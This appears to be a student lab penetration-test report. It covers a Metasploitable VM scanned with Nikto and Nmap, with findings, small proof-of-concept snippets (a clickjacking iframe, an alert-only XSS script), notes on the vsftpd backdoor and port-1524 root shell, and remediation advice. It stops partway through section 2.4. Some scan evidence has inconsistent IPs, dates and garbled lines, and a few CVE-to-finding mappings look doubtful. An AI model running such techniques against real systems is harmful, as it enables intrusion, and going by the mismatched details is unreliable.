

Project Name: Week 1

Client/System: VirtualBox (Kali Linux, Metasploit)

Start Date: 13/08/2025

End Date: 14/08/2025

Tester Name: Hilary H Joachim

A. Planning Phase

Scope Definition: Conduct a structured vulnerability assessment and penetration test within a controlled lab environment to gain practical skills in security evaluation, risk analysis, and industry methodologies without using paid tools.

Target IP(s) / Domain(s): 192.168.56.104

Testing Type: Internal, Web and Network

Restrictions: Not use Paid Tools and Use authorized Network or device for attacking

Time Window: 2days

Deliverables: Detailed technical notes and evidence for each test, Risk-assessed vulnerability list and Professional VAPT report following industry format.

B. Tools Prepared

In Vulnerability Assessment and Penetration testing, I uses a combination of manual testing and open-source tools as part of its penetration testing methodology.

The following tools are used for the testing

v *VirtualBox*

v *Kali Linux*

v *Metasploitable 3*

v *OpenVAS - Version 23.20.1.*

v *Nikto - 2.5.0 (LW 2.5)*

v *Nmap - Version 7.95*

v *OWASP ZAP - Version 23.0.1*

v *CherryTree – Version 1.2.0*

v *CVSS Calculator*

1. Nikto Vulnerability Assessment on Metasploitable (192.168.56.104)

Summary of Findings.

The Web Vulnerability Assessment and Penetration Testing (VAPT) conducted for the target organization Metasploit (192.168.56.104) yielding to important findings and insights.

This summary provides an overview of the key results obtained during the assessment. It was observed that the application was exposed to a total of 9 security vulnerabilities during the given assessment tenure with 1 as Critical, 3 as High, 4 as Medium and 1 as low Severity vulnerabilities.

Test Overview:

v **Date:** 14/08/2025

v **Time Start:** 5:50pm

v **Time End:** 5:52 pm

v **Command Run:** nikto -h <http://192.168.56.104>

v **Target Hostname:** 192.168.56.104

v **Target Port:** 80

Below is **Nikto Vulnerability Findings Table** based on my scan:

S/No	Vulnerability Name	CVE ID(s)	CVSS Score	Severity	Status
1	Missing `X-Frame-Options` Header	None specific	4.3	Medium	Unresolved
2	Missing `X-Content-Type-Options` Header	None specific	4	Low	Unresolved
3	Outdated Apache 2.2.8	CVE-2011-3192	9.8	High	Unresolved
4	Apache mod_negotiation enabled (MultiViews)	None specific	5	Medium	Unresolved
5	HTTP TRACE Method Enabled	CVE-2004-2320	4.3	Medium	Unresolved
6	phpinfo.php Exposed	Non specific	7.5	High	Unresolved
7	Directory Indexing Enabled (`/doc/`, `/icons/`, `/test/`)	CVE-1999-0678	5.3	Medium	Unresolved
8	phpMyAdmin Exposed	CVE-2018-12613, CVE-2016-5734	9.8	Critical	Unresolved
9	Sensitive File Found (`#wp-config.php#`)	CVE-2009-3960	9	High	Unresolved

Vulnerability Details

In this section we will give details of the observed vulnerabilities in our target.

1.1 Missing `X-Frame-Options` Header:

The X-Frame-Options HTTP header is not set on the target web server. This header tells browsers whether a page can be displayed inside an <iframe> element. Without it, the application is vulnerable to **Clickjacking attacks**, where a malicious page embeds the

legitimate site in an invisible or partially transparent frame, tricking users into performing actions they did not intend.

Risk Level

● Medium

How This Vulnerability Can Be Exploited

1. Attacker creates a malicious webpage with an <iframe> loading the target site (http://192.168.104).
2. The attacker overlays deceptive buttons or UI elements over the legitimate site's clickable elements.
3. A victim visits the attacker's page and clicks, believing they are interacting with the real/valid site, but they are actually clicking on hidden buttons (like "Delete Account" or "Transfer Money") on the target site.

Evidence from scan



```
File Actions Edit View Help
+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Start Time: 2025-06-17 04:17:39 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.3.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/web/HTTP/headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.w3.org/TR/2015/REC-X-Content-Type-Options-20150603/
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: http://www.w3.org/TR/2015/REC-X-Content-Type-Options-20150603/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'trn' found, with contents: list.
```

Proof of Concept (PoC)

A simple HTML file could be used by an attacker:

```
<iframe src="http://192.168.56.104"
style="opacity:0.5;width:100%;height:100%"></iframe>
```

When loaded in a browser, the victim sees an innocent-looking page but is interacting with the real target site in the background.

Impact

- v Unauthorized actions performed on behalf of the victim.
- v Compromise of sensitive actions like fund transfers, settings changes, or account deletions.

Recommendation (Mitigation)

- v Set the X-Frame-Options header to DENY (disallow framing entirely) or SAMEORIGIN (allow only if framed by the same origin).

Example Apache configuration:

- X-Frame-Options: DENY

- X-Frame-Options: SAMEORIGIN

v **Alternatively**, use the modern Content-Security-Policy (CSP) header with the frame-ancestors directive for more granular control.

Note: The attacker's **malicious HTML file** just **loads target's live website inside a frame**. That frame is still served **from target's real server** the attacker is not stealing their domain or hosting it themselves.

1.2 Missing X-Content-Type-Options Header.

The X-Content-Type-Options HTTP header is not set on the target web server. This header tells browsers not to “guess” the type of a file (MIME sniffing) and instead trust the declared Content-Type from the server. Without it, a browser might misinterpret files, potentially executing malicious code disguised as harmless content.

Risk Level

● Low

How This Vulnerability Can Be Exploited

1. An attacker uploads or tricks the server into serving a file with an incorrect extension, such as image.jpg containing malicious JavaScript.
2. The web server declares it as image/jpeg, but the browser “sniffs” it and decides it's actually HTML/JavaScript.
3. The browser executes the malicious script in the victim's context, potentially stealing cookies, session tokens, or performing actions on their behalf.

Note: The problem arises once a website allows users to upload content which is then published on the web server. If an attacker can carry out XSS (Cross-site Scripting) attack by manipulating the content in a way to be accepted by the web application and rendered as HTML by the browser, it is possible to inject code in e.g. an image file and make the victim execute it by viewing the image.

Evidence from scan



```

File Actions Edit View Help
- Target IP: 192.168.56.184
- Target Hostname: 192.168.56.184
- Target Port: 80
- Start Time: 2025-08-17 04:17:28 (GMT+4)

- Server: Apache/2.2.8 (Ubuntu) DMS/2
- /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu0.10.
- /: The x-headers/x-frame-options header is not present. See: https://developer.mozilla.org/en-US/docs/HTTP/headers/X-Frame-Options
- /: The x-content-type-options header is not set. This could allow the user to view the content of the file in a different fashion to the browser. See: https://www.willparkins.com/blog/missing-x-content-type-options-header/
- /index: Uncommon header "XCN" found, with contents: 1123

- Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL. For the 2.2 branch,

```

Proof of Concept (PoC)

A malicious file named **photo.jpg** containing:

<script>alert('XSS via MIME sniffing!');</script>

If hosted on the vulnerable site and accessed without **X-Content-Type-Options: nosniff**, some browsers could execute the JavaScript instead of displaying it as an image.

Impact

- v Cross-Site Scripting (XSS) without needing to inject directly into the site's HTML.
- v Execution of malicious scripts in the victim's browser.
- v Theft of sensitive data such as authentication cookies or tokens.

Recommendation (Mitigation)

- v Set the X-Content-Type-Options header to nosniff for all HTTP responses.

- v Example Apache configuration:

- Header set X-Content-Type-Options "nosniff"

- v Example Nginx configuration:

- add_header X-Content-Type-Options nosniff;

- v Review file upload handling and ensure that uploaded files are served with correct MIME types.

Remediation

1. When serving resources, make sure you send the content-type header to appropriately match the type of the resource being served. For example, if you are serving an HTML page, you should send the HTTP header:

Content-Type: text/html

2. Add the X-Content-Type-Options header with a value of "nosniff" to inform the browser to trust what the site has sent is the appropriate content-type, and to not attempt "sniffing" the real content-type.

X-Content-Type-Options: nosniff

1.3 Outdated Apache 2.2.8

The target web server is running Apache version **2.2.8**, which is an outdated release. This version has reached its **End of Life (EOL)** and no longer receives security updates or patches.

Outdated versions of Apache are known to contain multiple high-risk vulnerabilities such as buffer overflows, privilege escalation flaws, and denial-of-service issues. Attackers can exploit these vulnerabilities to gain unauthorized access, disrupt services, or compromise sensitive data.

Risk Level

● High

Impact

- v Increased risk of exploitation due to known, publicly available exploits.
- v Potential for **remote code execution** or **service disruption**.
- v Exposure of sensitive data if an attacker bypasses security mechanisms.

Evidence from scan



```
File Actions Edit View Help
+ Target IP: 192.168.56.184
+ Target Hostname: 192.168.56.184
+ Target Port: 80
+ Start Time: 2025-08-16 00:00:12 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion than intended. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
```

Proof of Concept

- Ø **Server: Apache/2.2.8 (Unix)**
- Ø **Outdated / End-of-Life version detected**

Remediation

- v Upgrade Apache to the **latest stable version** (currently Apache 2.4.x).
- v Regularly apply security patches and updates released by Apache Software Foundation.
- v Review server hardening practices to minimize exposure.
- v Consider using a Web Application Firewall (WAF) for additional protection.

References

- [Apache HTTP Server End of Life Versions](#)
- [CVE List for Apache HTTP Server](#)

1.4 Apache mod_negotiation enabled (MultiViews)

The Apache web server has the **mod_negotiation** module enabled with **MultiViews**.

MultiViews allows content negotiation based on the URL provided by the client. For example, if a user requests /page, Apache may serve /page.html, /page.php, or /page.txt depending on available files.

While this feature can be useful for flexibility, it introduces **information disclosure risks**. Attackers can exploit it to **enumerate file extensions** or guess the existence of sensitive files, leading to potential reconnaissance and attacks.

Risk Level

 **Low**

Impact

- v Attackers may be able to **discover valid files** on the server (e.g .php, .bak, .conf).
- v Could assist in **further attacks**, such as exploiting vulnerable scripts.
- v May **leak technology details** (like which file types/extensions are supported).

Evidence From Scan

```
* Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4608ebdc59d35,https://exchange.sforce.idmcloud.com/vulnerabilities/8275
```

Remediation

- v **Disable MultiViews** unless explicitly required by business logic:
 - I. Open Apache configuration file (httpd.conf or .htaccess).
 - II. Add the following line inside the relevant <Directory> block:
(**Options -MultiViews**)

- v If content negotiation is required, use **explicit rules** instead of MultiViews.
- v Regularly review server modules to ensure **unnecessary features are disabled**.
- v Perform a configuration review to ensure no unnecessary Apache modules are enabled

1.5 HTTP TRACE Method Enabled.

The web server is configured to allow the HTTP TRACE method. TRACE is a diagnostic method that echoes back client input, intended for debugging purposes. However, leaving it enabled can expose sensitive information, such as authentication headers and cookies, making it easier for attackers to conduct **Cross-Site Tracing (XST)** attacks. This could allow malicious actors to bypass security controls or steal session information.

Risk Level

● Medium

Impact

- v Attackers may capture authentication tokens or session cookies.
- v Can facilitate **Cross-Site Scripting (XSS)** and Cross-Site Tracing attacks.
- v Increases the risk of session hijacking and unauthorized access.

Evidence from scan

```
* Server: Apache/2.2.8 (Ubuntu) DAV/2
* /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
* /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
* /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME
vulnerability-scanner/vulnerabilities/missing-content-type-header/
* Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
* /index: Uncommon header 'tcn' found, with contents: list.
* /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for '
wisc.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
* /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
* /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
* /phpinfo.php: Output from the phpinfo() function was found.
* /doc/: Directory indexing found.
* /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
```

Remediation

- v Disable the HTTP TRACE method on the web server.
 - For **Apache**: Add the following line in httpd.conf or the virtual host configuration: (**TraceEnable off**)
 - For **IIS**: Use URLScan or request filtering to block TRACE requests.
 - For **Nginx**: Nginx does not support TRACE by default, but confirm it is not enabled through a proxy.
- v Conduct a configuration review to ensure unnecessary HTTP methods (like PUT, DELETE, OPTIONS if not required) are also disabled.
- v Test again after changes to verify that TRACE requests return a **405 Method Not Allowed** or **501 Not Implemented** response.

1.6 phpinfo.php Exposed

The file phpinfo.php was found exposed on the server. This file displays detailed configuration information about the PHP environment, including version, extensions, environment variables, system paths, and other sensitive details. Such exposure gives attackers valuable insights into the server configuration, which they can use to craft targeted attacks.

Risk Level

● High

Impact: An attacker can leverage the exposed information to:

- v Identify the exact PHP version and attempt known exploits.
- v Enumerate loaded modules and misconfigurations.
- v Gain insight into server paths and environment variables that aid in local file inclusion (LFI) or remote code execution (RCE) attacks.
- v Improve the effectiveness of brute-force or targeted attacks against the system.

Evidence from Scan

```
File Actions Edit View Help
* Target IP: 192.168.56.104
* Target Hostname: 192.168.56.104
* Target Port: 80
* Start Time: 2025-08-17 04:17:39 (GMT-4)

* Server: Apache/2.2.8 (Ubuntu) DAV/2
* /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
* /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
* /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the
vulnerability-scanner/vulnerabilities/missing-content-type-header/
* Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
* /index: Uncommon header 'tcn' found, with contents: list.
* /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives
wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
* /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
* /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
* /phpinfo.php: Output from the phpinfo() function was found.
* /doc/: Directory indexing found.
* /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
```

Remediation

- v Immediately remove or restrict access to phpinfo.php on production systems.
- v If the file is needed for debugging, ensure it is:
 - a. Placed outside the webroot, or
 - b. Restricted by IP whitelisting or authentication.
- v Follow the principle of least privilege by never exposing diagnostic files to the public.
- v Regularly audit the web root for unnecessary files.

1.7 Directory Indexing Enabled (/doc/, /icons/, /test/).

Directory indexing occurs when a web server is configured to list the contents of a directory if no default file (such as index.html or index.php) is present. This allows anyone to see all files within that directory. On the target system, directory indexing is enabled on /doc/, /icons/, and /test/, exposing internal files that could contain sensitive information.

Risk Level

● Medium

Impact

- v Attackers may gain access to sensitive files such as configuration files, source code, backup files, or log files.
- v Exposed files can be used for reconnaissance to plan further attacks.
- v Example: Access to /test/ may reveal development scripts that are not hardened for production.

Evidence from Scan

```
File Actions Edit View Help
+ Target IP: 192.168.56.104
+ Target Hostname: 192.168.56.104
+ Target Port: 80
+ Start Time: 2025-08-17 04:17:39 (GMT-4)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following
.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_S
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ />=PHP88B5F2A0-3C92-11d3-A3A9-4C7808C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain
```

Remediation

- v Disable directory listing by updating the server configuration:
 - a. For Apache: ensure **Options -Indexes** is set in the site's configuration or **.htaccess**.
 - b. For Nginx: set **autoindex off**; in the server configuration.
- v Restrict access to sensitive directories with proper permissions or authentication.
- v Remove unnecessary test or documentation directories from the web root.

1.8 phpMyAdmin Exposed.

phpMyAdmin is a widely used web-based tool for managing MySQL or MariaDB databases. If phpMyAdmin is exposed to the public internet without proper security controls, it significantly increases the attack surface. Attackers can attempt brute force login attacks, exploit known vulnerabilities in outdated versions, or even gain full access to the database if weak credentials are used. Exposing this tool publicly can compromise sensitive data, application integrity, and server security.


Risk Level

● Critical

Impact

- v Unauthorized attackers may gain direct access to the database.
- v Possibility of database enumeration, credential theft, and data exfiltration.
- v Potential for SQL injection attacks through the phpMyAdmin interface.
- v If administrative credentials are compromised, the attacker could modify, delete, or steal sensitive data.

Evidence from scan



```

- /phpMyAdmin/changing.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /phpMyAdmin/changing: Server may leak inodes via ETag, header found with file /phpMyAdmin/changing, inode: 92462, size: 48548, etime: Tue Dec 9 17:24:00 2008, See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-1418
- /phpMyAdmin/changing: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /test/: Directory indexing found.
- /test/: This might be interesting.
- /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CVE-2012
- /icons/: Directory indexing found.
- /icons/README: Apache default file found. See: https://www.votweb.co.uk/apache-restricting-access-to-iconsreadme/
- /phpMyAdmin/: phpMyAdmin directory found.
- /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
- /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://votweb.org/
- /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://votweb.org/
- 2015 requests: 8 error(s) and 22 item(s) reported on remote host
- End Time: 2025-08-17 06:18:47 (GMT+4) (48 seconds)
- Host(s) tested:
```

Remediation

- v Restrict access to phpMyAdmin by IP whitelisting or VPN-only access.
- v Disable phpMyAdmin in production if not strictly required.
- v If phpMyAdmin must be used, change its default URL path (security through obscurity is not sufficient but adds a small barrier).
- v Enforce strong authentication (long, complex passwords, 2FA if possible).
- v Keep phpMyAdmin updated to the latest stable version.
- v Place phpMyAdmin behind a web application firewall (WAF).

1.9 Sensitive File Found (#wp-config.php#).

The file #wp-config.php# was discovered on the server. This file typically contains critical configuration details for a WordPress installation, including database credentials, authentication keys, and server-specific information. The presence of such a file in a web-accessible directory indicates improper file handling or backup practices. If attackers can download this file, they can gain full control over the WordPress site and potentially the underlying server.

Risk Level

● High

Impact

- v Full compromise of the WordPress application.
- v Unauthorized access to the database, potentially exposing user credentials, PII, or other sensitive data.
- v Escalation of attacks, such as defacement, data theft, or server compromise.
- v Could lead to lateral movement across other systems if reused credentials are found.

Evidence from scan

```
* /icons/README: Apache default file found. See: https://www.vmtweb.co.uk/apache-restricting-access-to-iconsreadme/
* /phpMyAdmin/: phpMyAdmin directory found.
* /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
* /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
* /wp-config.php#: #wp-config.php# file found. This file contains the credentials.
* 8918 requests: 4 error(s) and 27 item(s) reported on remote host
* End Time: 2025-08-17 04:18:47 (GMT-4) (68 seconds)
```

Remediation

- v Immediately remove any backup, temporary, or misconfigured files (e.g., #wp-config.php#, wp-config.php~.) from the web root.
- v Ensure that only the required files for the website are hosted on the production server.
- v Implement proper file and directory permissions to prevent unauthorized access.
- v Regularly review and audit the web root for unnecessary or sensitive files.
- v Consider enabling Web Application Firewall (WAF) rules to block access to sensitive files.

2. Nmap Scan Analysis of 192.168.56.104.

Summary of Findings

Nmap scan on 192.168.56.104 revealed multiple outdated and vulnerable services, including vsftpd 2.3.4 backdoor, Samba 3.X/4.X, Apache 2.2.8, and MySQL 5.0.51a.

Several services such as Telnet, VNC, and X11 were also exposed, increasing the attack surface.

High-risk backdoors like Metasploitable root shell (port 1524) and UnrealIRCd (port 6667) indicate critical security flaws.

Overall, the system is deliberately vulnerable, demonstrating Critical to High-severity risks across network, web, and database layers.

Table show Vulnerabilities and its severity:

S/No	Vulnerability Name	CVE ID(s)	CVSS Score	Severity	Status
1	vsftpd 2.3.4 Backdoor (FTP, Port 21)	CVE-2011-2523	10.0	Critical	Unresolved
2	OpenSSH 4.7p1 (Weak, Outdated)	CVE-2008-5161, CVE-2010-4478	5.9	Medium	Unresolved
3	Telnet Service Enabled (Port 23)	N/A	7.5	High	Unresolved
4	Postfix SMTP (Port 25) – Potential Open Relay	CVE-2009-2939	5.8	Medium	Unresolved
5	ISC BIND 9.4.2 (DNS, Port 53) – Multiple Vulns	CVE-2009-0025, CVE-2010-0097	7.5	High	Unresolved
6	Apache HTTPD 2.2.8 (Port 80) – Outdated	CVE-2009-1890, CVE-2011-3192	7.5	High	Unresolved
7	Samba smbd 3.X – 4.X (Ports 139/445)	CVE-2017-7494	9.8	Critical	Unresolved

8	Metasploitable Root Shell (Port 1524)	N/A	10.0	Critical	Unresolved
9	ProFTPD 1.3.1 (Port 2121) – Outdated	CVE-2010-3867	7.5	High	Unresolved
10	MySQL 5.0.51a (Port 3306) – Outdated	CVE-2008-2079, CVE-2009-2446	7.5	High	Unresolved
11	PostgreSQL 8.3.0–8.3.7 (Port 5432) – Outdated	CVE-2009-3230	6.5	Medium	Unresolved
12	VNC Protocol 3.3 (Port 5900) – Weak Security	CWE-287	5.3	Medium	Unresolved
13	X11 Server Exposed (Port 6000)	CWE-284	7.5	High	Unresolved
14	UnrealIRCd Backdoor (Port 6667)	CVE-2010-2075	10.0	Critical	Unresolved
15	Apache JServ (AJP13, Port 8009) – Insecure	CVE-2007-0450	7.5	High	Unresolved
16	Apache Tomcat/Coyote JSP Engine 1.1 (Port 8180) – Outdated	CVE-2009-3548, CVE-2010-2227	9.0	Critical	Open

Vulnerabilities Summary

Below is the Vulnerability Summary, but I have only included the critical vulnerabilities identified during the Nmap scan for host 192.168.56.104. These represent the most severe security risks with the highest likelihood of exploitation and system compromise.

2.1. FTP Service – vsftpd 2.3.4 (Port 21).

Description

The FTP service is running vsftpd 2.3.4, a version known to contain a backdoor vulnerability (CVE-2011-2523). This vulnerability allows an attacker to gain a root shell by connecting with a specially crafted username ending in :). FTP also transmits credentials in plaintext, making it inherently insecure over untrusted networks.

Risk Level: ● Critical

Impact:

- v Remote attacker can spawn a root shell on the server, leading to **complete system compromise**.
- v Credentials can be intercepted during transmission via packet sniffing.
- v Attackers can use FTP as an entry point to upload malware or web shells.

Evidence from scan:

```
(kali㉿kali)-[~]
$ nmap -sV 192.168.56.104

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 14:35 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
```

Remediation:

- v Immediately disable vsftpd 2.3.4 and upgrade to the latest secure version.
- v Replace FTP with **SFTP (SSH File Transfer Protocol)** or FTPS (FTP over TLS).
- v Restrict FTP service access using firewall rules and enforce strong authentication.

2.2 Samba (Ports 139/445) – smbdc 3.X – 4.X.

Description:

The server is running Samba, which provides Windows file and printer sharing. Older Samba versions are vulnerable to remote code execution (e.g., CVE-2017-7494). SMB shares may be misconfigured, exposing sensitive files.

Risk Level: ● Critical

Impact:

- v Attackers can exploit Samba vulnerabilities to run arbitrary code.
- v Sensitive files or credentials stored in shares may be exfiltrated.
- v SMB relay attacks can be used to impersonate legitimate users.

Evidence from scan:

```
(kali@kali)~$ nmap -sV 192.168.56.104
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 14:35 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
```

Remediation:

- v Update Samba to the latest patched version.
- v Disable SMBv1 and restrict access to SMB services from untrusted networks.
- v Regularly audit shared folders and enforce least-privilege permissions.

2.3 Backdoor Shell (Port 1524).

Description:

Port 1524 is running a known backdoor root shell, deliberately left in Metasploitable. This allows anyone to directly connect to the server with root privileges, without authentication. It represents a full system compromise vector.

Risk Level: ● Critical

Evidence from scan:

```
(kali@kali)-[~]
$ nmap -sV 192.168.56.104

Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-17 14:35 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00036s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          netkit-rshd
514/tcp   open  shell          Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp           ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F8:8D:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.06 seconds
```

Impact:

- v Full root access allows attackers to install malware or pivot deeper into the network.
- v Sensitive data can be exfiltrated or destroyed.
- v The machine can be hijacked for botnet activity or further attacks.

Remediation:

- v Remove or disable the backdoor service immediately.
- v Restrict inbound traffic using firewall rules.
- v Use host-based intrusion detection systems (HIDS) to detect unauthorized shell access.

2.4 UnrealIRCd (Port 6667)

Description:

